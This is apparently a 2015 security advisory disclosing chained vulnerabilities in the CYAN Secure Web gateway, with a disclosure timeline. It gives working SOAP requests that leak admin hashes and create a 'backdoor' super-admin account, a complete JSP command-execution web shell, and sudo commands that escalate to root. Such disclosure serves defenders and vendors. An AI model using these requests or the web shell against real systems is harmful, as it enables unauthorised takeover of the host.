security-assessment.com

Vulnerability Advisory

Name	CYAN Secure Web
Vendor Website	http://www.cyan-networks.com/
Date Released	November 11, 2015
Affected Software	Secure Web <= 2.1.26
Researchers	Daniel Jensen

Description

The CYAN Secure Web gateway contains a number of vulnerabilities, including an authentication bypass, arbitrary file write, and privilege escalation. By combining these vulnerabilities, an attacker may remotely obtain root privileges on the underlying host.

Exploitation

Authentication Bypass

By utilising an information disclosure issue in the exposed SOAP interface, an attacker may obtain valid credentials for the system, and use these to create another user, which can be used to access the regular web interface as an administrator.

The "getUsers" SOAP call to the /middleware/cyanusermanagement.soap interface returns the username and MD5 hash of web application users. This call may be made without authentication, as detailed below:

Proof of Concept – Information Disclosure

```
POST /middleware/cyanusermanagement.soap HTTP/1.1
Host: 192.168.[redacted]:9992
Cache-Control: max-age=0
Content-Length: 239

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:cyan="http://cyan.interfaces.middleware.cyan.com/">
   <soapenv:Header/>
   <soapenv:Body>
      <cyan:getUsers/>
   </soapenv:Body>
</soapenv:Envelope>
```

```
<?xml version="1.0" ?>
<S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
  <S:Body>
    <ns2:getUsersResponse
xmlns:ns2="http://cyan.interfaces.middleware.cyan.com/">
      <return>
        <ad>false</ad>
        <adId>0</adId>
        <id>1</id>
        <lastSeen>2015-04-08T16:29:20.353+02:00</lastSeen>
        <name>admin</name>
        <password>21232f297a57a5a743894a0e4a801fc3</password>
        <role>3</role>
        <settings>
          <entry>
            <key>swebHelpBalloonsDisabled</key>
            <value>true</value>
          </entry>
        </settings>
```

The SOAP interface returns the admin username, and an MD5 hash of their password. This hash may be bruteforced in an attempt to obtain the cleartext password of the admin user. However, the hash itself may be used in conjunction with the admin username and role to make further calls to the SOAP interface, including the "addUser" call of the cyanusermanagement.soap interface. This allows an attacker to add a valid account to the web interface without the need for bruteforcing the MD5 hash.

Copyright Security-Assessment.com 2015

The following screenshot shows an attacker utilising the obtained admin account credentials to create a new user with the username "backdoor", and a password of "backdoor" ("backdoor" is MD5-ed in the request below). The role is set to "3", which is the "super admin" value.

Proof of Concept – Authentication Bypass

```
POST /middleware/cyanusermanagement.soap HTTP/1.1
Host: 192.168.[redacted]:9992
Cache-Control: max-age=0
Content-Length: 636

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:cyan="http://cyan.interfaces.middleware.cyan.com/">
   <soapenv:Header/>
   <soapenv:Body>
      <cyan:addUser>
         <arg0>
            <!--Current admin-->
            <name>admin</name>
            <password>21232f297a57a5a743894a0e4a801fc3</password>
            <role>3</role>
         </arg0>
         <arg1>
            <!--New user-->
            <name>backdoor</name>
            <password>f3fda86e428ccda3e33d207217665201</password>
            <role>3</role>
         </arg1>
      </cyan:addUser>
   </soapenv:Body>
</soapenv:Envelope>
```

```
<?xml version="1.0" ?>
<S:Envelope
xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
  <S:Body>
    <ns2:addUserResponse
xmlns:ns2="http://cyan.interfaces.middleware.cyan.com/">
      <return>1</return>
    </ns2:addUserResponse>
  </S:Body>
</S:Envelope>
```

The regular web interface may now be accessed using the "backdoor" credentials.


Copyright Security-Assessment.com 2015

Arbitrary File Write
A user with access to the web interface may change the location and name of a log file to the web root, and then post a specially crafted request to the cyansmirequest interface in order to write arbitrary content to the file in the web root. This content may include valid JSP code, which is subsequently executed when the attacker visits the page.

The following screenshots show the location in the web interface where the log file location can be changed to write to a JSP file in the webroot, the call to the /middleware/cyansmirequest.soap interface that writes the supplied content into the debug log file, and accessing the JSP file in the web root to execute arbitrary commands.

Note that after the required content has been written to the JSP file, the log location should be changed to another file as Tomcat will refuse to interpret files over a certain size, which is reached within a reasonable period of time due to the verbosity of the debug log.


Proof of Concept – Change Log Location



Proof of Concept – Write To Log File

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:cyan="http://cyan.interfaces.middleware.cyan.com/">
  <soapenv:Header/>
  <soapenv:Body>
    <cyan:performRequest>
      <arg0>
        <name>backdoor</name>
        <password>f3fda86e428ccda3e33d207217665201</password>
        <role>3</role>
      </arg0>
      <arg1>
        <requestBody>magic4<![CDATA[<%@ page import="java.util.*,java.io.*"%>
          <HTML><BODY>
          <FORM METHOD="GET" NAME="myform" ACTION="">
          <INPUT TYPE="text" NAME="cmd">
          <INPUT TYPE="submit" VALUE="Send">
          </FORM>
          <pre>
          <%
          if (request.getParameter("cmd") != null) {
            out.println("Command: " + request.getParameter("cmd") + "<BR>");
            Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
            OutputStream os = p.getOutputStream();
            InputStream in = p.getInputStream();
            DataInputStream dis = new DataInputStream(in);
            String disr = dis.readLine();
            while ( disr != null ) {
              out.println(disr);
              disr = dis.readLine();
              }
          }
          %>
          </pre>
          </BODY></HTML>]]></requestBody>
      </arg1>
    </cyan:performRequest>
  </soapenv:Body>
</soapenv:Envelope>
```

Proof of Concept – Access Web Shell



Copyright Security-Assessment.com 2015

Privilege Escalation
A user with a shell on the host as the web user "sweb" may escalate privileges to root due to a poorly configured sudoers file. The sudoers file allows NOPASSWD use of sudo for any file in the "/opt/cyan/sweb/hostscripts" directory. This directory is owned by sweb, so they may write arbitrary files into this directory and execute them as root. The following screenshot shows the sweb user writing a script into the affected directory. When the script is executed with sudo, a root bash shell is opened.

Proof of Concept – Privilege Escalation

```
id
uid=999(sweb) gid=1000(sweb) groups=1000(sweb)
echo "/bin/bash -i" > /opt/cyan/sweb/hostscripts/root-privesc.sh
chmod +x /opt/cyan/sweb/hostscripts/root-privesc.sh
sudo /opt/cyan/sweb/hostscripts/root-privesc.sh
bash: no job control in this shell
root@cyan-appliance:/opt/cyan/sweb# id
id
uid=0(root) gid=0(root) groups=0(root)
root@cyan-appliance:/opt/cyan/sweb#
```

Solution

There is no official solution for these issues. All access to the Cyan Secure Web is recommended to be kept on a secure network and rigorously firewalled to reduce the exploitability of these vulnerabilities.

Timeline

10/04/2015 – Sent initial email asking for a security contact.
21/04/2015 – Sent follow up email.
18/06/2015 – Sent follow up email.
17/07/2015 – Sent follow up email.
05/08/2015 – Called vendor regarding security contact.
05/08/2015 – Sent follow up email for phone call.
07/08/2015 – Received response contain vendor's public key.
09/08/2015 – Sent vendor advisory.
10/08/2015 – Vendor confirms receipt of advisory.
22/09/2015 – Sent email to vendor regarding update on fixes.
24/09/2015 – Vendor responds detailing their planned fixes.
03/11/2015 – Sent vendor email regarding progress of fixes and impending advisory release.
10/11/2015 – Sent follow up email regarding progress of fixes.
11/11/2015 – Public advisory release.

Responsible Disclosure

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

Copyright Security-Assessment.com 2015

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com

Copyright Security-Assessment.com 2015